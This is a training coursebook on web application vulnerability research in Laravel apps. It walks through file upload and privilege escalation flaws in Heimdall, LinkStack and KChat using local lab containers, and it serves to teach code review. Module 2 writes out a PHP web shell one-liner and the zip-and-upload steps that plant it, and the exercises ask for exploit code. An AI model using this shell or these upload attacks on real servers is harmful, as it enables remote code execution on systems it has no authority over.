MCC 2024 Presents

WEB APPLICATION VULNERABILITY RESEARCH

COURSEBOOK

1 CONTENTS

1. About this course book

This book is meant to provide all the technical details you need about the modules in this class.

We've divided the course into "modules" to make things easier to follow. Each module focuses on a single application for you to explore and analyze.

2. Exercises

The exercises are meant to be done in order, so try not to skip ahead before finishing the earlier ones. If possible, give the exercises a shot on your own without seeking help from the instructor.

3. Setup

3.1. Virtual Machine Information

There are two types of Virtual Machines available:

- Full: Includes all pre-installed Docker images.
- Slim: Without Docker images or caches.

For the more adventurous participants, we also offer a code-only option. This means you'll need to flex your problem-solving skills to get everything working.

Just a heads-up: minimal assistance will be available for this option! 😊

By default, all virtual machine come pre-installed with:

- Firefox Browser
- Sublime Text
- Burp Community Edition

3.2. Credentials

```
Username: student
Password: mcc2024#@!
```

You can use the same password for sudo

3.3. STARTING A MODULE

All the modules for this class are located in `$HOME/classroom`. Here's how to work with them:

1.1.1 Prepare the module:

- Navigate to the module folder:

```
cd module-folder
```

- Run the preparation script to set up the Docker image (not needed for participants using VM-Full)

```
./bin/prepare.sh
```

1.1.2 Start the module:

- Launch the module by running

```
./bin/start.sh
```

- The web application will be accessible at `http://localhost:8888`.

1.1.3 Stop the module:

- After finishing, stop the module with

```
./bin/stop.sh
```

1.1.4 Clean Up (Optional):

- To clean up Docker images, use

```
./bin/clean.sh
```

4. PLAYGROUND

Key learning objectives

- Laravel routing & controller
- Laravel user input


4.1. GETTING STARTED

Start the module with ./bin/start.sh


```
student@MCC2024:~/classroom/playground$ ./bin/start.sh
Starting Container
[+] Running 1/1
 ✔ Container src-laravel-playground-1  Started
Web is ready at http://localhost:8888/
```

By now, you should be able to access the web interface from the virtual machine:

URL
http://localhost:8888



To make it easier to navigate the codebase, open Sublime Text, go to **File > Open Folder**, and select the playground code folder located at `$HOME/classroom/playground/src`.



Now you should be able to navigate the code much more freely.

4.1.1 Laravel Debug Function

For developers' convenience, Laravel provides the `dd` function. It makes it super easy to quickly display the contents of a variable in a clean, readable format. After printing the variable, it stops the script, so you can inspect the data without the rest of the code running. It's a great way to debug and check what's going on!

4.2. LARAVEL ROUTING & CONTROLLER

The most basic Laravel routes accept a URI and a closure, providing a very simple and expressive method of defining routes and behaviour without complicated routing configuration files:

```
use Illuminate\Support\Facades\Route;
Route::get('/greeting', function () {
    return 'Hello World';
});
```

These routes can be accessed by typing the defined route's URL in your browser. For example, you can reach the following route by going to `http://example.com/greeting` in your browser:

4.2.1. Create controller


To create a controller, open the terminal, navigate to `$HOME/classroom/playground/src`, and run the following command:

```
php artisan make:controller <name of controller>
```

For example:

```
php artisan make:controller MccController
```

The command will create file `app/Http/Controllers/MccController.php`



Now create route GET `/mcc/get` and the route will invoke `MccController::call_get`


Place following code in `routes/web.php`

```
use App\Http\Controllers\MccController;
Route::get('/mcc/get', [MccController::class, 'call_get']);
```

Now we add function in our `*MccController*`

```
    public function call_get(Request $request) {
        return $request->input('message');
    }
```

Now browse `http://localhost:8888/mcc/get`



4.2.1.1. Exercise

For the exercise, create a controller called `MccController`. Then, set up two routes: one to handle a GET request and another to handle a POST request.

4.2.1.2. Exercise 2

Right now, if you try to access the homepage, you'll run into an error. Take some time to figure out what's causing it and how to resolve it so you can access the page properly.

5 MODULE 1 – ARBITRARY FILE UPLOAD

Identifier

- CVE-2023-51803

5.1 GETTING STARTED

For this module, the working directory is located at `$HOME/classroom/module-1`. Start by navigating to this directory in your terminal. Once you're there, run the command `./bin/start.sh` to launch the module server. After everything is set up, the target web application will be accessible at `http://localhost:8888/`.

Follow the same steps you used for the playground module to add the code folder into Sublime Text. Open Sublime Text, go to **File > Open Folder**, and then select the folder for this module, located at `$HOME/classroom/module-1/src`. This will make it easier to browse and edit the code for this module.

5.2 INVESTIGATING THE CODE

The first step is to check the routing file to get an idea of what routes are available in the application. This will give you a clear picture of how the app is structured code-wise. While you're at it, make sure to note if there are any authentication checks applied to the routes.

In the file `app/Http/Controllers/ItemController.php`, you'll find the following code:

```
public function __construct()
{
    parent::__construct();
    $this->middleware('allowed');
}
```

This means that every time the `ItemController` is called, it will also trigger the `allowed` middleware. This middleware likely handles some kind of check or restriction before the controller's methods are executed. To see what the `allowed` middleware does, we need to find the file responsible for it.

Since this application uses Laravel < 11.x, the middleware aliases should be listed in the `app/Http/Kernel.php` file. Take a look there to track down where the `allowed` middleware is defined.

```
53      protected $routeMiddleware = [
54          'allowed' => \App\Http\Middleware\CheckAllowed::class,
55          'auth' => \Illuminate\Auth\Middleware\Authenticate::class,
56          'auth.basic' => \Illuminate\Auth\Middleware\AuthenticateWithBasicAuth::class,
57          'bindings' => \Illuminate\Routing\Middleware\SubstituteBindings::class,
58          'can' => \Illuminate\Auth\Middleware\Authorize::class,
59          'guest' => \App\Http\Middleware\RedirectIfAuthenticated::class,
60          'throttle' => \Illuminate\Routing\Middleware\ThrottleRequests::class,
61      ];
```

We can see that the class `\App\Http\Middleware\CheckAllowed::class` is responsible for the `allowed` middleware. To investigate further, open the file `app/Http/Middleware/CheckAllowed.php` and check out the `handle` method. This method will contain the logic that gets executed when the middleware is triggered.

```php
    public function handle(Request $request, Closure $next)
    {
        $route = Route::currentRouteName();
        $current_user = User::currentUser();

        // Non admin users can't access users management
        if (str_is('users*', $route)) {
            if ($current_user->getId() !== 1) {
                return redirect()->route('dash');
            }
        }

        // Public access to frontpage
        if ($route === 'dash' || $route === 'tags.show') {
            if ((bool)$current_user->public_front === true) {
                return $next($request);
            }
        }

        // Continue with passwordless user
        if (empty($current_user->password)) {
            return $next($request);
        }

        // Check if user is logged in as $current_user
        if (Auth::check()) {
            $loggedin_user = Auth::user();
            if ($loggedin_user->id === $current_user->getId()) {
                return $next($request);
            }
        }
```

The check in the middleware relies on two variables: `$route` and `$current_user`. To see what values these variables hold, you can modify the code by adding `dd($route);` in the `handle` method. This will dump the contents of `$route` and stop the execution, allowing you to inspect its value.

```php
        {
            $route = Route::currentRouteName();
            dd($route);
            $current_user = User::currentUser();
```

You can do the same with `$current_user` by adding `dd($current_user);`.

To access the `ItemController` from the web application, open the `routes/web.php` file and look for any routes that reference `ItemController`. This will show you how the controller is linked to specific routes in the application and how it can be accessed via the web.

```php
     */
    Route::resource('items', ItemController::class);

```

What the heck is `Route::resource`?

```php
use App\Http\Controllers\PhotoController;

Route::resource('photos', PhotoController::class);
```

This single route declaration creates multiple routes to handle a variety of actions on the resource. The generated controller will already have methods stubbed for each of these actions.

Actions Handled by Resource Controllers

Verb	URI	Action	Route Name
GET	`/photos`	index	photos.index
GET	`/photos/create`	create	photos.create
POST	`/photos`	store	photos.store
GET	`/photos/{photo}`	show	photos.show
GET	`/photos/{photo}/edit`	edit	photos.edit
PUT/PATCH	`/photos/{photo}`	update	photos.update
DELETE	`/photos/{photo}`	destroy	photos.destroy

Tldr: all `/items` route will be handled by `ItemController::class`

5.3 VULNERABILITY ANALYSIS

The problematic code resides in function `storelogic`. This particular function code

```
} elseif (strpos($request->input('icon'), 'http') === 0) { // [1]
    $options = array(
        "ssl" => array(
            "verify_peer" => false,
            "verify_peer_name" => false,
        ),
    );
    $contents = file_get_contents($request->input('icon'), false,
stream_context_create($options)); // [2]

    if ($application) { // [3]
        $icon = $application->icon;
    } else {
        $file = $request->input('icon');
        $path_parts = pathinfo($file);
        $icon = md5($contents);
        $icon .= '.' . $path_parts['extension'];
    }
    $path = 'icons/' . $icon;

    // Private apps could have here duplicated icons folder
    if (strpos($path, 'icons/icons/') !== false) {
        $path = str_replace('icons/icons/', 'icons/', $path);
    }
    if (!Storage::disk('public')->exists($path)) {
        Storage::disk('public')->put($path, $contents); // [4]
    }
    $request->merge([
        'icon' => $path,
    ]);
}
```

Here is a breakdown of the logic in the `storelogic` function:

1. At **[1]**: The code checks if the input parameter `icon` starts with `http`. If it does, it continues executing the logic.
2. At **[2]**: The application makes an HTTP request with SSL verification turned off (?).
3. At **[3]**: It checks if the `$application` variable holds a valid application. If it does, it uses the application's icon in the database (but this not what we want). If not, it moves on to construct the file name.
4. Finally, the content from the request gets stored at `$path`.

This flow gives us a good starting point to debug the issues with storing the icon and related logic.


The `storelogic` function isn't directly mapped to any route. To figure out where it's being called from, you'll need to trace the functionality that triggers this method. Check the controller code where `storelogic` might be invoked, like within a form submission or another method.

The function invoked twice within the controller, one with `store` method and another is `update` method

POST request to `/items` and `/items/{id}` will invoke `store`/`update` which will invoke `storelogic`.

5.4 PROOF OF CONCEPT

Create new app listing



And we got webshell

5.5 EXERCISE

5.5.1 Exploit code

Your task is to build proof of concept code to exploit this vulnerability.

Before start the task, you need to execute following command to link the storage folder.

```
docker exec heimdall php /app/www/artisan storage:link
```

All uploaded file will be in `http://localhost:8888/storage/`

Tips: you can always place `dd()` function anywhere in the code to check value of the variable.

5.5.2 File upload functionalities

```
207
208         if ($request->hasFile('file')) {
209             $path = $request->file('file')->store('icons');
210             $request->merge([
211                 'icon' => $path,
212             ]);
213         } elseif (strpos($request->input('icon'), 'http') === 0)
```

The `storelogic` method also handles file uploads, so you need to check if this functionality could be exploited to upload a web shell.

5.5.3 Other type of vulnerability

What other types of vulnerabilities might be present in this application?

6 MODULE 2 – PRIVILEGE ESCALATION TO CODE EXECUTION

6.1 GETTING STARTED

For this module, the working directory is located at `$HOME/classroom/module-2`. Start by navigating to this directory in your terminal. Once you're there, run the command `./bin/start.sh` to launch the module server. After everything is set up, the target web application will be accessible at `http://localhost:8888/`.

At the time of writing, the current version of the app is 4.8.0. So, any vulnerabilities you find will be considered zero-day, which means it's time to grab those CVEs!


Vendor URL: https://linkstack.org/

Here's registered credentials for the apps

Username	Password	Role
admin@localhost	admin	Administrator
user1@localhost	user1!@#	Normal User
user2@localhost	user2!@#	Normal User

6.2 INVESTIGATING THE CODE

This application customizes the Laravel framework a bit. It doesn't have a public folder, and the installation steps mention that all you need to do is extract the code into the web root, and it's good to go. This might cause unintended behaviour.



After checking the .htaccess file, there are a few restrictions on which files you're able to access.

```
# Restrict access to critical files
<FilesMatch "^\.">
Order allow,deny
Deny from all
</FilesMatch>
<Files ~ "\.sqlite$">
    Order allow,deny
    Deny from all
</Files>
<Files ~ "\.zip$">
    Order allow,deny
    Deny from all
</Files>
```

Its block access to any file start with dot(.), any file end with s.qlite and .zip

By default, Laravel logs any errors in a file located at `storage/logs/laravel.log` or `storage/logs/YYYY-MM-DD-laravel.log`.





Figure 1: welp

Checking `web/routes.php` we found that there are group of URLs available only for admin user



The route protected by 'admin' middleware, open up to check `app/Http/Kernel.php`

```
'admin' => \App\Http\Middleware\admin::class,
```

The check is very straightforward

```
public function handle(Request $request, Closure $next)
{

  //check is admin
  if (Auth::user() && Auth::user()->role == 'admin') {
        return $next($request);
  }

        return redirect(url('dashboard'));
}
```

Any ideas on how to bypass this? No luck?

Let's look for functionalities that are meant for admins only but can somehow be triggered by a regular user.

In the file `resources/views/studio/theme.blade.php`, there's a check to see if the current user is an admin, and an additional form is displayed only for them.

```
102      @if(auth()->user()->role == 'admin')
103     <div class="col-lg-12">
104         <div class="card   rounded">
105             <div class="card-body">
106                 <div class="row">
107                     <div class="col-sm-12">
108                       <h3 class="mb-4 card-header">{{__('messages.Manage themes')}}</h3>
109                       @if(env('ENABLE_THEME_UPDATER') == 'true')
110
111                       <div id="ajax-container"> ...
128
129                       </div>
130                       <div id="my-lazy-element"></div>
131                       @endif
132
133                       <br><br><br>
134                       <form action="{{ route('editTheme') }}" enctype="multipart/form-data" method="post">
135                           @csrf
136                           {{-- <h3>{{__('messages.Upload themes')}}</h3> --}}
137                           <div style="display: none;" class="form-group col-lg-8">
```

The additional form appears to be sending a POST request to a route called `editTheme`, and when we checked `routes/web.php`, we found that this route isn't protected by the `admin` middleware.

```
Route::post('/studio/theme', [UserController::class, 'editTheme'])->name('editTheme');
```

We've just discovered our first privilege escalation vulnerability!

6.3 Vulnerability Analysis

We should investigate this part of the code to see if we can exploit it further. This the code for ` editTheme `

```
public function editTheme(request $request)
{
    $request->validate([
        'zip' => 'sometimes|mimes:zip', // [1]
    ]);
    $userId = Auth::user()->id;
    $zipfile = $request->file('zip'); // [2]
    $theme = $request->theme;$message = "";
    User::where('id', $userId)->update(['theme' => $theme]);
    if (!empty($zipfile)) { // [3]
        $zipfile->move(base_path('/themes'), "temp.zip"); [4]
        $zip = new ZipArchive;
        $zip->open(base_path() . '/themes/temp.zip');
        $zip->extractTo(base_path() . '/themes'); // [5]
        $zip->close();
        unlink(base_path() . '/themes/temp.zip');
        $folder = base_path('themes');
        $regex = '/[0-9.-]/';
        $files = scandir($folder);
        foreach ($files as $file) {
            if ($file !== '.' && $file !== '..') {
                if (preg_match($regex, $file)) {
                    $new_file = preg_replace($regex, '', $file);
                    File::copyDirectory($folder . '/' . $file, $folder . '/' . $new_file);
                    $dirname = $folder . '/' . $file;
                    if (strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') {
                        system('rmdir ' . escapeshellarg($dirname) . ' /s /q');
                    } else {
                        system("rm -rf " . escapeshellarg($dirname));
                    }
                }
            }
        }
    }
    return Redirect('/studio/theme')->with("success", $message);
```

It turns out you can upload your own theme! All you need is a zip file, and it will be happily extracted to `base_path().'/themes'`.

Note: `base_path()` = Application root path. Which mean you will able to access the content of `themes` folder directly from the web


Here is a breakdown of the logic:

1. At **[1]**: Validation is placed for parameter `zip`, sometimes=optional, mimes:zip = the mime type of the file must be zip (server side)
2. At **[2]**: variable declaration for `zip`
3. At **[3]**: The code check if file is uploaded via parameter `zip`
4. At **[4]**: The uploaded zip file is placed into `base_path().'/themes'` with name `temp.zip`
5. At **[5]**: The content of zip file will extracted to ` base_path().'/themes'`

6.4 PROOF OF CONCEPT

We prepare a folder called `evil`, place our web shell inside it, zip the folder, and then upload it!

```
$ mkdir evil
$ echo '<?php system($_REQUEST["x"]); ?>' > evil/ws.php
$ zip evil.zip -r evil
```



6.5 EXERCISE

Your task is to build proof of concept code to exploit this vulnerability.

Extra: What other vulnerabilities might be present in the application?

7 MODULE 3 – ARBITRARY FILE UPLOAD

7.1 GETTING STARTED

For this module, the working directory is located at `$HOME/classroom/module-3`. Start by navigating to this directory in your terminal. Once you're there, run the command `./bin/start.sh` to launch the module server. After everything is set up, you need to run following command:

```
docker compose -f docker-compose.yaml exec app php artisan migrate:fresh
```

After that the target web application will be accessible at `http://localhost:8888/`.

The application we are targeting is called `KChat`, at the time of writing the current version is 2.0.3. So, any vulnerabilities you find will be considered zero-day.

Vendor URL: https://github.com/php-kchat/kchat/


7.2 INVESTIGATING THE APPLICATION

At first, if you browse the application at `http://localhost:8888`, you'll see the debug bar at the footer of the app. You can turn it off by changing `APP_DEBUG=true` to `APP_DEBUG=false` in the `.env` file.

You need to register an account to continue exploring the application.

7.3 INVESTIGATING THE CODE

Since this codebase is a bit larger than our previous application, we can now try a source-to-sink approach for code review to identify potential vulnerabilities. In sublime text you can find in folder to make is easier to find code snippet (compared to grep). Right click `src` folder and click `find in folder`



7.3.1 Sink to Source

This approach helps cut down the amount of code we need to review, focusing only on interesting functionalities. Since we know that file handling involves the code `$request->file`, we might want to start by looking for instances of that first.

7.3.1.1 MessageController.php

We start by investigate this file located at `app/Http/Controllers/MessageController.php`

Now we need to trace back and figure out which route is connected to this function.

We found this in `web/routes.php`:

```
Route::group(['middleware' => ['CheckLogin']], function () {
    // snip
    Route::post('/messages/update', [MessageController::class, 'UpdateConversation'])-
>name('Update Conversation');
});
```

It seems like this route is related to sending or editing messages.

7.3.1.2 UserController.php

Located at ` app/Http/Controllers/UserController.php`

Retrace the route

```
Route::post('/profile', [UserController::class, 'SaveProfile'])->name('Save Profile');
```

7.4 VULNERABILITY ANALYSIS

7.4.1 MessageController.php

```
function UpdateConversation(Request $request){

    if($request->grpname == null){ // [1]
        return json_encode(['error' => 'Group name is empty']);
    }
    // checking if user is participant of conversation also fetching conversation_id
    $tmp = DB::table('participants')->where(['conversation_id' => $request->group_id,'user_id'
=> Auth()->user()->id])->get()->toArray(); // [2]
    if(count($tmp)){
        $data = [];
        $file = $request->file('photo'); // [3]
        if(!empty($file)){
            $image_path = $file->getClientOriginalName(); // [4]
            $path = '/images/' . $image_path;
            $file->move(public_path('/images'), $image_path); // [5]
            $data['photo'] = $path;
        }

        $data['updated_at'] = now();

        if(!empty($request->grpname)){
            $data['conversation_name'] = $request->grpname;
        }

        DB::table('conversations')
        ->where('id',$request->group_id)
        ->limit(1)
        ->update($data);

    }

    return json_encode([]);
}
```

Here is a breakdown of the logic:

1. At **[1]**: it expects to have `grpname` parameter
2. At **[2]**: it required the user is already in the conversation
3. At **[3]**: The file variable declaration
4. At **[4]**: It get original file name from client size (!)
5. At **[5]**: upload the file `public_path('/images')` which translated to `http://localhost:8888/images/`

7.4.2 UserController.php

```
function SaveProfile(Request $request){
          $data = $request->all();
    if(isset($request->department)){
        $data['department'] = json_encode(explode(',',$data['department']));
    }
    $request->validate([ // [1]
        'first_name'         =>   'required',
        'last_name'         =>   'required',
        'email'        =>   'required|email',
    ]);
          $file = $request->file('photo'); // [2]
          if(!empty($file)){
        if(!is_writable(public_path('/images'))){
            return json_encode(["error" => public_path('/images')." don't exist or don't have
permission."]);
        }
                    $image_path = $file->getClientOriginalName(); // [3]
                    $path = '/images/' . $image_path;
                    $file->move(public_path('/images'), $image_path); // [4]
                    $data['photo'] = $path;
```

Here is a breakdown of the logic:

1. At **[1]**: The validation rules for the request, all marked as `required` is required
2. At **[2]**: file upload declaration
3. At **[3]**: It get original file name from client size (!)
4. At **[4]**: upload the file `public_path('/images')` which translated to `http://localhost:8888/images/`

7.5 Proof of Concept & Exercise

Your final task for this class is to prepare exploit code for both vulnerabilities. While you're at it, take some time to investigate if the code contains any additional vulnerabilities.

8 HOME WORK

8.1 TASK

Look for vulnerabilities in the `coolify.io` codebase. As of now, the current version is `v4.0.0-beta.370`.